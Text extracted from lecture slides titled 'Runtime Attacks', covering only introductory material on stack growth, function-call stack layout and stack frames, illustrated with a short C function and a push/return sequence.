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
Runtime Attacks

Stack and heap grow in opposite directions



Runtime Attacks

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
Compiler provides instructions that adjusts the size of the stack at runtime



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

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

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

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

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

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

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

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

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


```
push 1
push 2
push 3
return
```

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

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

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

Focusing on the stack for now

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```

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void func(char *arg1, int arg2, int arg3)
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
0x00000000

0xffffffff



Arguments pushed in
Reverse order

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

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Local variables Pushed in the Same order as They appear in the code

Arguments pushed in Reverse order

Stack Layout During Function Call

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

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

Local variables Pushed in the Same order as They appear in the code

Two values Between the argument And the local variables

Arguments pushed in Reverse order

Stack Frame

